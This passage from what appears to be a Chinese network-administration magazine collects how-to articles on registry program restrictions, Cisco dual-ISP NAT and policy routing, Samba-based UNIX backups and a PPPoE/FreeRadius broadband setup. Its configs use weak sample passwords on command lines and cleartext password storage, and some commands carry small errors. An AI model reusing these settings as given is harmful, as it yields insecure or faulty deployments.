(2) 添加其他允许运行的软件。新建以“2”为名字字符串，然后修改值为软件执行文件的路径，如“C:\Program Files\Microsoft Office\Office\winWord.exe”，这样，当别人打开计算机的时候，就可以使用 Word 了。

您可以使用上面的方法，把所有允许使用的软件加进去。当学生们运行我们并不允许的程序时，就会出现如图 2 所示的错误提示。




图 2 提示信息

利用上面的设置，很好地控制了学生们所能访问的网站和运行的程序。

### 提示

如何恢复计算机运行所有的程序？方法是，在注册表编辑器中找到“HKEY\_CURRENT\_USER\Software\Microsoft\Windows\Current Version\Policies\Explorer”，把右边的 DWORD 值“RestrictRun”的值改为“0”。当然也可以利用【注册表】→【引入注册表文件】命令将事先备份好的注册表文件导入注册表即可。

双链路网站智能分流

安信证券股份有限公司 武孟军

双链路接入出口路由问题

由于中国电信、中国网通两家国内大 ISP 运营商南北而治，从而引发了互联网特有的“互联互通”问题：电信互联网用户如果访问的服务器位于网通的网站，速度极慢，反之亦然。基于此，一些大的网站，通常在电信和网通分别放置服务器，达到提高访问速度的目的。对于一些大型企业，全国各地遍布分支机构，当通过互联网访问总部时，例如使用基于互联网的 VPN 连接总部，或通过 Web 方式访问企业内部 OA 服务器等，就会遇到同样的问题。

为此，大多数企业采用“双链路+单服务器”的方式来解决这一问题，即分别申请网通、电信两条互联网接入专线，内网中放置一台 OA 服务器，通过智能 DNS 解析（或直接使用不同公网 IP），实现网通用户从网通专线访问，电信用户从电信专线访问。图 1 是一种典型的网络结构。




图 1 双链路接入结构

这种解决方案，通过智能 DNS 解析（或直接使用不同公网 IP）来保证网通用户从网通专线访问，电信用户从电信专线访问。但这只解决了一个方向——进入方向的数据路径问题。难点在于，要保证从 OA 服务器回去的数据包，能够选择正确的路径。

我们最常见的做法是：收集网通（或电信）使用的互联网 IP 地址段，将可以聚合的分散网段聚合。

在图 1 中的路由器逐条配置静态路由。这种方式存在的缺点是：

- （1）收集的网段不完整，有遗漏；
- （2）路由器上需要增加大量的静态路由；
- （3）运营商有新增加的网段时，需要实时调整配置。

因此，这不是一个理想的解决方案。一些商业公司抓住这个商机，提供一种专用的硬件设备来解决这个问题，但价

格不菲。这里，我们假定图 1 中的路由器为 Cisco 路由器，通过使用策略路由或 NAT 技术，解决从 OA 返回外网数据的路径选择问题。

NAT 和策略路由

NAT 即地址翻译，一开始是为了解决 IP 地址短缺而提出来的，如今已经得到了广泛的应用。简单地说，NAT 是针对某些符合条件的 IP 数据包，将目的或源 IP 地址替换为指定的 IP 地址。NAT 是双向的，即来、去两个方向，某个方向发生了 NAT 动作，另一个方向回来的数据包会做逆向的 NAT。例如多台主机共享一条 ADSL 访问互联网时，出去的数据包，内网地址（源地址）被翻译为一个公网 IP；返回的数据包，再替换回原来的内网地址。

使用 NAT 需要定义两个接口：Inside 和 Outside。虽然不是必须，但通常内网口被定义为 Inside，外网口被定义成 Outside。

一定要弄清楚的是 NAT 操作和路由查找的顺序，对于 Cisco 路由器来说，当数据包从 Inside 进入时，首先查找路由表选路，然后根据选路的结果，决定是否需要 NAT。当数据包从 Outside 进入时，则先做 NAT 操作，再根据替换的结果查找路由表，进行选路操作。

策略路由由本质上是一种静态路由技术，不同的是，普通的静态路由是根据目的地址来确定数据包下一跳地址的，而使用策略路由，可以根据源地址（或其他特征）来确定数据包下一跳的地址。

策略路由功能强大，利用它可以实现许多特殊的功能，有兴趣的读者可以自己找资料了解一下。

为了叙述方便，下面，我们假定图 1 中的网络环境如表 1 所示。

表 1 网络环境

设 备	IP	掩 码
OA 服务器	192.168.1.10	255.255.255.0
路由器内网口 e0	192.168.1.1	255.255.255.0
路由器电信口 e1	121.1.1.1	255.255.255.240
电信网关	121.1.1.14	255.255.255.240
路由器网通口 e2	58.1.1.1	255.255.255.240
网通网关	58.1.1.14	255.255.255.240
电信用户	121.100.100.100	255.255.255.0
网通用户	58.100.100.100	255.255.255.0

一般情况下使用单服务器模式，为了安全起见，电信接口公网 IP 地址 121.1.1.1 和网通接口公网 IP 地址 58.1.1.1，均被翻译为 OA 服务器内网地址 192.168.1.10。实现公网、私网地址映射，路由器做如下配置：

```
int e0
ip nat inside
...
int e1
ip nat outside
...
int e2
ip nat outside
...
ip nat static outside destination 121.1.1.1 192.168.1.10
ip nat static outside destination 58.1.1.1 192.168.1.10
```

## 策略路由

图 1 中，路由器按常规静态路由模式，通常是配置一条默认路由指向网通或电信出口，然后再增加另一个运营的明细路由。使用策略路由，可以根据数据包源地址决定下一跳的地址，即网通或电信的出口。

但是，由于只有一台服务器，返回的数据包源地址是相同的，因此，要先做处理，使得服务器返回给从网通或电信不同入口进来的数据包，源 IP 地址不同。

首先在 OA 服务器网卡上多绑定一个 IP 地址，比如 192.168.1.11；然后在路由器上调整 NAT 配置，使得新增加的 IP 地址给网通用户使用。

```
ip nat static outside destination 58.1.1.1 192.168.1.11
```

这样，从网通和电信不同接口进来的数据包，访问的 OA 服务器 IP 地址不同，但仍然是同一台服务器。返回的数据包源地址也不相同。再使用策略路由，就可以很容易地将返回的数据流分开了。

假定已经配置了一条默认路由指向电信出口，则需要配置策略路由，使得从 e0 口到达的源地址为 192.168.1.11 的数据包，转发到网通出口。配置步骤如下：

### 1. 建立 Access List

```
access-list 11 permit 192.168.1.11
```

本条访问控制列表匹配所有内网服务器返回的应答从网通接口进入请求包的数据包。

### 2. 配置 route-map

```
route-map CNC permit 10
```

```
match ip address 11
```

```
set ip next-hop 58.1.1.14
```

匹配控制列表 110 的数据包，下一跳的地址为网通网外地址。

### 3. 应用

```
Interface e0
```

```
ip policy route-map CNC
```

## 通过 NAT 聚合网段

策略路由实现的合理分流，是通过特殊的配置，使得返回给不同入口的数据包使用不同的源地址，再根据源地址选路。

前面已经提到，增加的明细路由由于太分散、量大且动态变化而不容易处理。每个遇到此类问题的人可能都在想，如果运营商使用的网段有规律，所有网段可以聚合成几个甚至一个网段，这样问题就简单多了。好了，现在我们就把这些分散的网段聚合成一个网段，当然，不是通过普通的路由聚合技术，而是 NAT。

使用这种方式的前提是图 1 中的网通链路中串接一台实现 NAT 功能的设备。这里假定一台防火墙+路由器的模式，如图 2 所示。当然，图中的防火墙也可以是一台路由器。




图 2 调整网络结构

实现原理是，通过网通、电信入口进入的数据包都使用静态 NAT 将各自的公网地址（目的地址）转换为私网地址。同时，从网通（或电信）入口进入的数据包，使用动态 NAT 做源地址转换。所有的源地址，转换为某一私网网段地址，比如 10.1.0.0。

通过这种方式，网通所有分散网段都将被翻译为一个特定的网段。这样，只需在防火墙上增加一条静态路由即可。

NAT 路由器上的配置为：

```
int e0
ip nat inside
...
int e1
ip nat outside
...
ip nat static outside destination 58.1.1.1 192.168.1.10
```

上面的配置实现了把从网通访问的用户的目的地址翻译为内网的服务器地址。注意，路由器上一定要有到达地址 192.168.1.10 的路由。

在实现目的地址翻译的同时，将所有源地址翻译为某一私网网段，网段 IP 容量可以根据实际情况调整，配置示例中翻译为 10.1.0.0。



### 1. 建立 Access List

```
access-list 11 permit any
```

本条访问控制列表匹配所有从网通接口进入数据包的数据包，即所有数据包源地址均做转换。

### 2. 定义 NAT Pool

```
ip nat pool CNC 10.1.0.1 10.1.254.254 netmask 255.255.0.0
```

转换源地址使用的地址池。

### 3. 配置 NAT

```
ip nat outside source list 11 pool CNC
```

这样所有从网通进入内网的数据包，源地址均被转换在 10.1.0.1~10.1.254.254 的范围内。下面的工作，只需要在防火墙上增加一条网段 10.1.0.0 的静态路由就可以了。

## Windows 机备份 UNIX 文件

北京 李晨光

UNIX 系统因其稳定可靠的特点而在各个行业得到广泛应用，但它的维护对于专业技术人员来说也不是一件轻松的事。笔者单位所维护的系统安装有 SCO UNIX 5 操作系统、业务系统，平时备份都用磁带，当数据不大时，用 CDRTools 这套工具备份到 CD 上。但是，磁带不但有使用寿命问题，还容易出错。有没有办法能够很快对数据进行备份与保存呢？

笔者试验了一种通过 SMB 传输数据的方法来高效备份数据。当 OpenServer 5.05 系统管理员希望将 Windows SMB 客户机共享备份成 tar 文件时，通过使用安装在 OpenServer 5.05 中的 Samba 来实现。然后使用这些 tar 文件将文档恢复到任何一个带有 SMB 共享的 Windows PC 中，或是使用 tar 或者 Microlite Backup 2.2 恢复到 OpenServer 系统中。

### 软件准备工作

我们的目标是，在工作组环境将 UNIX 机中的数据复制到 Windows 机器上。

为了让 Windows 和 UNIX 计算机相集成，最好的办法就是在 UNIX 中安装支持 SMB/CIFS 协议的软件，这样 Windows 客户就能如同使用 Windows 一样使用 UNIX 计算机上的资源了。在 UNIX 系统中，“Samba”是通过 TCP/IP 的 SMB（服务器信息块）协议在网络上的计算机之间远程共享 UNIX 文件和打印服务的软件包，而且 Samba 属于 GNU Public License（简称 GPL）的软件，因此，您可以合法且免费地使用它。

SMB 是基于 NetBIOS 的协议，它一直是与 Microsoft 的操作系统混在一起进行开发的，为网络资源和桌面应用之间提供了紧密的接口。

与使用 PC-NFS、FTP 和 LPR 等协议相比，使用 SMB 协议，能把二者结合得更加紧密。注意：对需要备份的 Windows 客户机共享，需要有完全的设置权限，并需要有具体的用户名与密码，以便安全访问 Windows 共享。

### 安装启用 Samba

#### 在 UNIX 机上安装 Samba

如果在 SCO UNIX 上没有安装 Samba，我们需要先在 UNIX 机上安装 Samba 服务。

##### 1. 下载并解压缩 Samba

在 SCO 网站上下载 Samba 3.0.2 For SCO OpenServer 5，解压缩：

```
root#tar xvf ?samba_3.0.23_rs505a.tar
```

##### 2. 安装 Samba

在 UNIX 的控制台下，选择 SCO Admin 图标或是在字符界面下输入：

```
root#scoadmin software
```

单击【Software】菜单下的【Install New】命令并按回车键，选择从“SCOOpen”进行安装。然后分别选择安装介质为“Media Images”、Image 文件目录为“/bak”、完全安装。

#### 在 UNIX 机上启用 Samba 功能

##### 1. 启动 Samba

```
root#sbin/init.d/samba start
```

##### 2. 测试 Samba

```
Root#usr/local/samba/bin/smbd V
```

##### 3. Samba 命令语句解释（下面需用到的）

用法：smbtar [<options>] [<include/exclude files>]

功能：将 Windows PC 目录备份/恢复到本地磁盘文件中

Options:（描述）（默认）

-r 从磁盘文件恢复至 PC，从 PC 保存成磁盘文件

-i 增加命令或全备份命令

-v 详细命令：回应或不同回应

-s <server name> 指定的 PC 服务器

-p <password> 指定的密码

-x <share> 指定的 PC 共享备份

-u <user> 指定用户名 root

-t <tape> 指定磁盘设置 tar.out

其他还有 `-r -l -a -X -b -d -l` 等参数，大家可以自己去查手册。

## 数据备份操作

我们的实验环境如图 1 所示：

SCO UNIX Server IP : 10.32.22.6

Windows Server IP : 10.32.22.5




图 1 操作环境

Windows 服务器备份 UNIX 数据，首先在 Windows Server 上设置好 Windows PC 的共享文件夹权限，除了完全控制以外，其他都勾选（如图 2 所示）。



图 2 设置共享权限

### 注意

由于在 UNIX 系统环境下不能通过 Windows Active Directory 用户认证，只能在工作组环境下用，而不能在主域控制器模式下使用。如果您的机器用了 FireWall，还要开放几个端口：tcp 139 455 udp 137 138。

#### 1. 本地备份（在 UNIX 机上操作）

用 tar 命令将整个目录备份，首先将所有应用全部停止，一旦有一个应用没有退出，备份就会失败。

```
root# tar cvf /bak/tapefile_on_unix_server.tar /u/Informix
```

这行命令表示将备份 Informix 数据库系统，在本地文件系统中生成文件 tapefile\_on\_unix\_server.tar

#### 2. 异地备份

在 UNIX 机上输入如下命令，UNIX 机上的数据就会直接送到 Windows 机上了。

```
root#smbtar -v - 10.32.22.5 -p password -x scounixfile -u scounix -t bak/tapefile_on_unix_server.tar
```

### 注意

此命令是一条命令，需要一次完全的命令输入，而且在 Windows Server 系统里要事先创建好用户 ScoUNIX，密码为 password。

如果授权正确，此时在 10.32.22.5 的机器上（Windows 机）创建一个名为：tapefile\_on\_unix\_server.tar 的文件（该 tar 文档可以使用 UNIX 下标准的 tar 命令进行访问）。这样我们就完成了将 UNIX PC(IP 10.32.22.6)数据备份到 Windows PC (IP 10.32.22.5) 的操作。

## 小马也要拉大车

### ——实施低成本宽带接入

江苏 董武

种接入方式的弊端日益明显，表现在以下几个方面：

(1) 客户新开户或者客户计算机重新安装操作系统，需要设置 IP 地址及其他相关网络环境，步骤相对烦琐。而如果客户对这些步骤不熟悉，网管员就要亲自为其设置，工作量大。

(2) 由于网关绑定了 MAC，客户计算机更换或者网卡更换，都要告知网管员重新绑定，缺乏一定的灵活性。

(3) 由于是共享光纤上网，为 ARP 病毒的泛滥提供了可乘之机，一台机器中病毒全网瘫痪的情况时有发生。所谓

笔者单位为员工家属上网实现宽带接入，一根光纤带着多台 PC 接入互联网。网关使用 SmoothWall 搭建的软路由 NAT，网关绑定 IP 和 MAC。客户需要到信息中心注册，然后为其分配固定 IP 地址。这一接入方式简单方便，成本低廉。

### 低成本实现宽带接入

#### 宽带共享弊端

上述连接方式刚开始，可以较好地满足需求。但近来这

的“双向绑定”法无法从根本上解决这个问题，而且在管理相对粗放的情况下，这种方法的可操作性也不是很好。每到这个时候，查找“真凶”，登门造访就成了网管员的家常便饭，工作状态相对被动。

(4) 缺乏流量控制机制。大量的 P2P 上传最终会导致全网的流量异常。

总的来说，传统的以太网宽带共享，只解决了“可以上网”的问题，但涉及到“如何更好地上网”，一方面要“少花钱”，一方面要“多办事”，我们需要寻找一个更好的解决方法。

PPPoE 拨号服务搭配 Radius 服务器

经过一段时间的摸索，我们找到了 PPPoE 拨号服务搭配 Radius 服务器，这对老搭档可以对宽带接入进行更加精细的管理。客户端只需获得属于自己的用户名和密码，通过 PPPoE 拨号工具拨号，成功后自动获得 IP 地址随后接入互联网。

这种方式与大家熟知的电信 ADSL 宽带拨号在客户端是没有区别的。账号的认证方式采用第三方 Radius 认证。路由器将账号和密码对发往 Radius 服务器，服务器安装后端数据库，存储用户的认证信息，客户端通过认证接入网络。网络拓扑图如图 1 所示。




图 1 网络拓扑图

1. 硬件需求

硬件的基础要求包括：

(1) 路由器（支持 PPPoE 拨号服务，支持 Radius 客户端），本文使用的路由器是 H3C AR18-22-8。

(2) Radius 服务器。为了进一步节省成本，可使用高端 PC 代替。

2. 软件需求

软件的基础要求包括：

(1) Radius 服务器采用的系统为 Ubuntu 7.04，也可自由选择 Linux 发布版。需要安装的软件包括：Apache、PHP、MySQL、Freeradius、Freeradius-Dialupadmin。Freeradius 是 Radius 服务器的主程序，Freeradius-Dialupadmin 是 Freeradius 的前端 Web 管理工具，需要 Apache、PHP 和 MySQL 的支持。MySQL 用于存储所有的用户认证授权信息和 Radius 服务器的设置参数。

之所以选择基于 Debian 的 Ubuntu，是因为所有的安装和初始配置可以使用 apt-get，方便快捷，且解决软件间依赖关系也相对方便。如果选择从源码安装，也是完全可以的。

(2) 客户端安装 PPPoE 拨号软件。Windows XP 中自带了拨号工具。第三方工具如 Rasppoe、EnterNet、星空极速等。除了路由器和服务器等硬件资源需要一些费用外，所有的服务端软件都是开源的，只要细心配置，我们完全可以让这些开源软件安全稳定高效地运行起来。

方案优势

这种形式的宽带接入，其优势体现在以下几个方面：

(1) 用户记忆自己的账号信息比记忆 IP 地址等相关配置参数要容易。

(2) 取消了 MAC 地址绑定，增强了灵活性，减少了网管员的工作量。

(3) 因为 PPPoE 连接是在传统的以太网中为各拨号用户分别建立了属于自己的会话，在逻辑上，客户端和网关实现了点到点通信。因此，彻底解决了局域网中 ARP 病毒的问题。客户计算机就算中了病毒，也无法影响到网中其他的计算机。

(4) 可以对 PPPoE 协议已经绑定的路由器虚拟接口进行限速，重点限制上传流量，避免 P2P 连接占用过多的网络资源。

如图 1 所示，整个方案的关键在于配置 H3C 接入路由器与 Radius 服务器。

以下一组文章中会出现一些配置参数，如表 1 所示，后文出现这些数据的时候将不再另行说明。

表 1 配置参数

参 数 名	参 数 值
H3C 路由器的 IP 地址	192.168.0.1
Radius 服务器的 IP 地址	192.168.0.2
H3C 路由器的虚拟模板接口	Virtual-Template 2
绑定虚拟模板接口的路由器接口	Ethernet1/0
ISP 登录域名	Jiashu
Radius 方案名	ADSL
认证/授权/计费报文的共享密钥	xzjiashuqu
Radius 数据库名	radius
Radius 数据库连接用户	radiususer
Radius 数据库连接口令	12345
PPP 认证协议	chap

配置 H3C 接入路由器

本文我们来介绍如何配置 H3C 路由器，使其支持 PPPoE 拨号服务，以接受终端客户的拨号请求，同时配置其支持 Radius 客户端，使其与 Radius 服务器正常通信。



限于篇幅，笔者省略了对 H3C 路由器基本 WAN、LAN、NAT 配置的介绍。关于这些信息的配置方法及路由器配置命令的基础知识，您可以到 H3C 的网站下载命令手册。

配置过程见图 2。配置命令如下：



图 2 配置流程

### 1. 创建虚拟模板，配置 PPPoE 拨号服务

```
<h3c> system-view
[h3c] interface Virtual-Template 2
[h3c-Virtual-Template2] ppp authentication-mode chap do-
main
jiashu
[h3c-Virtual-Template2] ppp ipcp dns 61.147.37.1 61.177.7.1
[h3c-Virtual-Template2] ip address 2.2.2.1 255.255.255.0
[h3c-Virtual-Template2] remote address pool 2
[h3c-Virtual-Template2] quit
[h3c] interface Ethernet1/0
[h3c-Ethernet1/0] pppoe-server bind Virtual-Template 2
[h3c-Ethernet1/0] quit
```

### 2. 创建 Radius 方案

```
[h3c] radius scheme adsl
[h3c-radius-adsl] primary authentication 192.168.0.2
[h3c-radius-adsl] primary accounting 192.168.0.2
[h3c-radius-adsl] accounting optional
[h3c-radius-adsl] key authentication xzjiashuqu
[h3c-radius-adsl] key accounting xzjiashuqu
[h3c-radius-adsl] quit
```

### 3. 创建 ISP 域并配置相关属性

```
[h3c] domain jiashu
[h3c-isp-jiashu] scheme radius-scheme adsl
[h3c-isp-jiashu] access-limit enable 130
[h3c-isp-jiashu] accounting optional
[h3c-isp-jiashu] ip pool 2 2.2.2.2 2.2.2.150
[h3c-isp-jiashu] quit
```

### 4. QoS 限速

```
[h3c] qos carl 1 source-ip-address range 2.2.2.2 to 2.2.2.254
per-address
[h3c] qos carl 2 destination-ip-address range 2.2.2.2 to 2.2.2.254
per-address
[h3c] interface Virtual-Template 2
```

```
[h3c-Virtual-Template2] qos car inbound carl 1 cir 256000 cbs
256000 ebs 256000 green pass red discard
[h3c-Virtual-Template2] qos car outbound carl 2 cir 2048000 cbs
2048000 ebs 2048000 green pass red discard
[h3c-Virtual-Template2] quit
[h3c] save
```

其中，61.147.37.1、61.177.7.1 为客户端拨号成功后绑定的 DNS 地址，2.2.2.2-2.2.2.150 为客户端拨号成功后绑定的 IP 地址，需根据实际情况进行调整。

### 注意

PPPoE 协议（以太网上的点对点协议），将以以太网和 PPP 协议结合，通过 PPPoE 技术和宽带调制解调器，我们就可以实现高速宽带网的个人身份验证访问，为用户创建虚拟拨号连接，实现高速连接到 Internet。

## 配置 Radius 服务器

本文的主旨是 Radius 服务器的配置，有针对性地介绍 FreeRadius 的配置、FreeRadius-Dialupadmin 的配置，以及 Radius 服务器的数据库备份。

### 配置 FreeRadius

FreeRadius 是一个开源的 Radius Server，在 Linux 中搭建 Radius 服务，这是我们可以选择的性价比最高的软件。如果要了解更多的信息，请参考 <http://www.freeradius.org>。

使用 root 用户（注意不是 Linux 系统的 root 用户）连接 MySQL 数据库。然后添加数据库用户“radius”，设定密码，创建数据库“radius”并设置“radius”用户对“radius”数据库的访问权限。

利用 FreeRadius 自带的数据库模板初始化“radius”数据库，笔者所安装的系统中，这个数据库模板是 /usr/share/doc/freeradius/examples/mysql.sql.gz，解压缩后，在 shell 中执行以下命令初始化数据库：

```
mysql -u radius -p 12345 radius < mysql.sql
```

FreeRadius 所有配置文件默认存放于 /etc/freeradius 目录中，配置文件中关于 SQL 模块默认是基于 MySQL 的，因此除非您选用其他数据库，否则保持默认即可。修改所涉及到的具体配置文件有 clients.conf、radiusd.conf、sql.conf，“#”后为注释。

### 1. 修改配置文件 clients.conf

编辑 clients ipaddress{} 区块（“ipaddress”为 Radius 客户端的 IP 地址，这里为 192.168.0.1）

```
secret = xzjiashuqu
#Radius 服务器的认证/授权/计费报文的共享密钥
shortname=Nas
#设置 Radius 客户端别名
nastype = other
#设置 Radius 客户端类型，默认为“other”
```

2. 修改配置文件 radiusd.conf

```
log_auth = yes
#在日志中记录认证请求信息
log_auth_badpass = yes
#在日志中记录被拒绝的口令
log_auth_goodpass = no
#不在日志中记录通过的口令
```

编辑 authorize {} 区块，去掉“auth\_log”前的注释，去掉“sql”前的注释。

编辑 accounting {} 区块，在“radutmp”前加上“#”把这一行注释掉，表示把判断重复登录的过程交给 mysql 数据库。去掉“sql”前的注释。

编辑 session {} 区块，去掉“sql”前的注释。

编辑 post-auth {} 区块，去掉“sql”前的注释。

3. 修改配置文件 sql.conf

```
编辑 sql {} 区块
server = "localhost"
#数据库安装在本地
login = "radius"
#连接用户
password = "12345"
#连接密码
radius_db = "radius"
#要连接的具体的 Radius 数据库
```

查找“Authorization Queries”，将所有关于大小写敏感的查询语句注释掉，使大小写不敏感。

查找“Accounting Queries”，将其下若干行 SQL 语句前的注释去掉。

查找“Simultaneous Use Checking Queries”，将其下若干行 SQL 语句前的注释去掉。

基本的文件配置结束后，还需对数据库进行设置。连接数据库“radius”，如表 2 所示在数据库中添加如下记录。

表 2 中“Simultaneous-Use”字段设置为“1”，这样同一用户同一时间不能重复登录。

设置完后，在 Ubuntu 系统中，切换到目录/etc/init.d/，执行“/freeradius start”，如果没有错误，FreeRadius 就成功运行了。当然，如果您需要调试 FreeRadius，那么执行“/usr/sbin/freeradius -X”后，会有详细的输出用于调试或排错。

表 2 (a) 在数据库中添加记录 (数据表 radgroupcheck)

ID	groupname	attribute	op	value
1	Jiashu	Auth-Type	:=	chap
2	Jiashu	Simultaneous-Use	:=	1

表 2 (b) 在数据库中添加记录 (数据表 radgroupreply)

ID	groupname	attribute	op	value
1	Jiashu	Service-Type	:=	Framed-user
2	Jiashu	Auth-Type	:=	chap

配置 FreeRadius-Dialupadmin

FreeRadius-Dialupadmin 是一个用 PHP 编写的 FreeRadius Server 的 Web 管理工具，其界面如图 3 所示。




图 3 FreeRadius-Dialupadmin 界面

由于是基于 Web 的程序，我们首先需要配置 Apache。FreeRadius-Dialupadmin 的主文件放置在 /usr/share/freeradius-dialupadmin/ 目录，我们现在只需要关注其中的 htdocs 目录，即 /usr/share/freeradius-dialupadmin/htdocs/，在 Apache 的 Web 主目录中建立此目录的一个软链接，ln -s /usr/share/freeradius-dialupadmin/htdocs/var/www/htdocs/dialup。因为 FreeRadius-Dialupadmin 默认没有任何访问控制措施，我们需要借助 Apache 对其实施基本的访问控制。

在 shell 中执行“htpasswd -c/etc/apache2/htpasswd-m administrator password”，“administrator”是用户名，“password”是密码。编辑 Apache 的配置文件 apache2.conf，添加以下内容：

```
<Directory /var/www/htdocs/dialup>
AuthName "Restricted Area"
AuthType Basic
AuthUserFile /etc/apache2/htpasswd
require user administrator
</Directory>
```

除了 FreeRadius 已经创建的“radius”数据库中已经存在的数据表外，FreeRadius-Dialupadmin 也需要另外建立四个表，分别是“badusers”、“mtotacct”、“totacct”和“userinfo”。当然，安装好 FreeRadius-Dialupadmin 后，我们已经有四个表的模板文件，导入即可。在 Ubuntu 中，它们都在 /usr/share/FreeRadius-Dialupadmin/sql/ 目录中，切换 shell 到其中，执行以下命令：

```
mysql -u radius -p 12345 radius < badusers.sql
mysql -u radius -p 12345 radius < mtotacct.sql
mysql -u radius -p 12345 radius < totacct.sql
mysql -u radius -p 12345 radius < userinfo.sql
```

下面我们可以对 FreeRadius-Dialupadmin 的配置文件进行设置，路径是 /etc/freeradius-dialupadmin/。涉及到的具体配置文件有 admin.conf、naslist.conf。

## 1. 配置 admin.conf

```
general_charset: gb2312
#设置网页中显示的字符编码
general_domain:jiaoshu
#设置 ISP 域
general_radius_server_auth_proto: chap
#认证方式为 chap
general_encryption_method: clear
#认证口令保存为明文
sql_type: mysql
sql_server: localhost
sql_port: 3306
sql_username: radiuser
sql_password: 12345
sql_database: radius
#连接数据库的部分环境变量
sql_debug: true
#打开 debug 模式，在网页中显示详细的 SQL 语句，便于我们
对程序进行调试或者排错。注释掉此选项后显示正常的界面
counter_default_daily: none
counter_default_weekly: none
counter_default_monthly: none
#用户计费没有任何时间限制
```

## 2. 配置 naslist.conf

```
nasl_model: H3C AR1822-8
#NAS 的型号，可以自行设置
nasl_ip: 192.168.0.1
#NAS 的 IP 地址
```

## Radius 服务器数据库备份

笔者编写了简单的备份脚本，将脚本加入到 cron 中，每周二、四、六凌晨一点脚本运行，备份数据库到指定目录（/var/databack/），备份目录只保留最新的四个备份文件。如脚本保存为/bin/backdata.sh，在/etc/crontab 文件中加入一行“0 1 \* \* 2, 4, 6 root /bin/backdata.sh”。

backdata.sh 脚本代码如下：

```
#!/bin/bash
cd /var/databack
f_num=$(ls | wc -l)
if [ $f_num -eq 4 ];then
ls >/tmp/temp.log
delete_f=$(cat /tmp/temp.log|sort -rn | tail -1)
rm -f $delete_f
rm -f /tmp/temp.log
fi
back_f=$(date +%F | awk -F - '{print $1$2$3}')
mysqldump -u radiuser -password=12345 --lock-all-tables radius
>/var/databack/${back_f}.sql
```

## Radius 与 PPPoE

想让“小马”拉“大车”，很显然离不开 PPPoE 拨号服

务及 Radius 服务。理论基础即 PPPoE 协议和 Radius 协议。关于这两个协议，读者可以参考 RFC 文档自行攻关。这里，笔者结合自己的理解，给大家一个基本的介绍。

PPPoE 协议使用 Client/Server 方式，将 PPP 报文封装于传统的以太网帧中，在以太网上提供点到点的连接。PPPoE 连接的建立分为两个阶段，第一是 Discovery 阶段。客户端通过识别接入端的 MAC 地址，建立 PPPoE Session ID。这个 Session ID 便是这一个 PPPoE 连接维持期间内的唯一标识。第二是 PPP Session 阶段。PPP 报文作为 PPPoE 帧的净负荷封装在以太网帧中发送。在这个阶段中，连接双方任何一方都可以发送 PPPoE Active Discovery Terminate 报文通知对方结束本次连接。

Radius 协议是 AAA 管理框架中的一种非常重要的认证授权计费方式，Radius 也是基于 Client/Server 模型的。通常，路由器作为 Radius 客户端，负责传输用户信息到特定的 Radius 服务器，然后根据从服务器返回的信息进行相应的处理。如接入或者挂断连接，Radius 服务器负责接收用户的连接请求，认证用户，给路由器返回所有需要的信息。

Radius 服务器支持多种方法来对用户进行认证，如基于 PPP 的 CHAP、PAP，基于 UNIX 的 Login。另外，Radius 协议定义了 UDP/1812 为认证端口，定义了 UDP/1813 为计费端口。

## 方案的改进与提高

看完前面的内容，您也许在某些方面仍感困惑，请继续阅读以下几点：

（1）H3C 路由器的配置、Radius 服务器的配置过程相对复杂，对于基础的背景知识，文章没有涉及，没有说明为什么这样做。感兴趣的读者可自行参考相关资料后再进行操作。

（2）介绍 FreeRadius-Dialupadmin 时，仅仅是配置 Apache 支持普通的 HTTP 协议，其实在笔者的实际应用中，采用了更加安全的 HTTPS 协议来传输 Web 信息。

（3）为进一步加强 Radius 服务器的访问安全，笔者设置了简单的 iptables 包过滤防火墙，默认的入口过滤策略为 DROP 并且控制 TCP/443、TCP/22（SSH）、UDP/1812、UDP/1813 只接受指定 IP 地址。

（4）判断客户是否重复登录等一系列认证授权计费信息，完全是基于 Radius 服务器数据库，而不是通过 Radius 服务器和 NAS 接入路由器之间的 SNMP。这时如果 Radius 服务器偶然死机，数据库中的所有客户信息都保持了死机前的状态，这样，用户再次登录时，会被误认为已经登录而拒绝登录。对这个问题，可以通过运行 FreeRadius-Dialupadmin 提供的脚本来解决。笔者采取的办法是，修改 FreeRadius-Dialupadmin 源程序，将批量修改、删除 radacct 中相关用户信息的代码整合进来。



(5) 本方案所有客户端都是无限时上网，如果有计费限时的需求，需要深入挖掘甚至自己编写代码定制

FreeRadius- Dialupadmin 的功能，这样才能够满足我们的特定需求。

## 迁移服务器逻辑磁盘

新疆 丁文彬

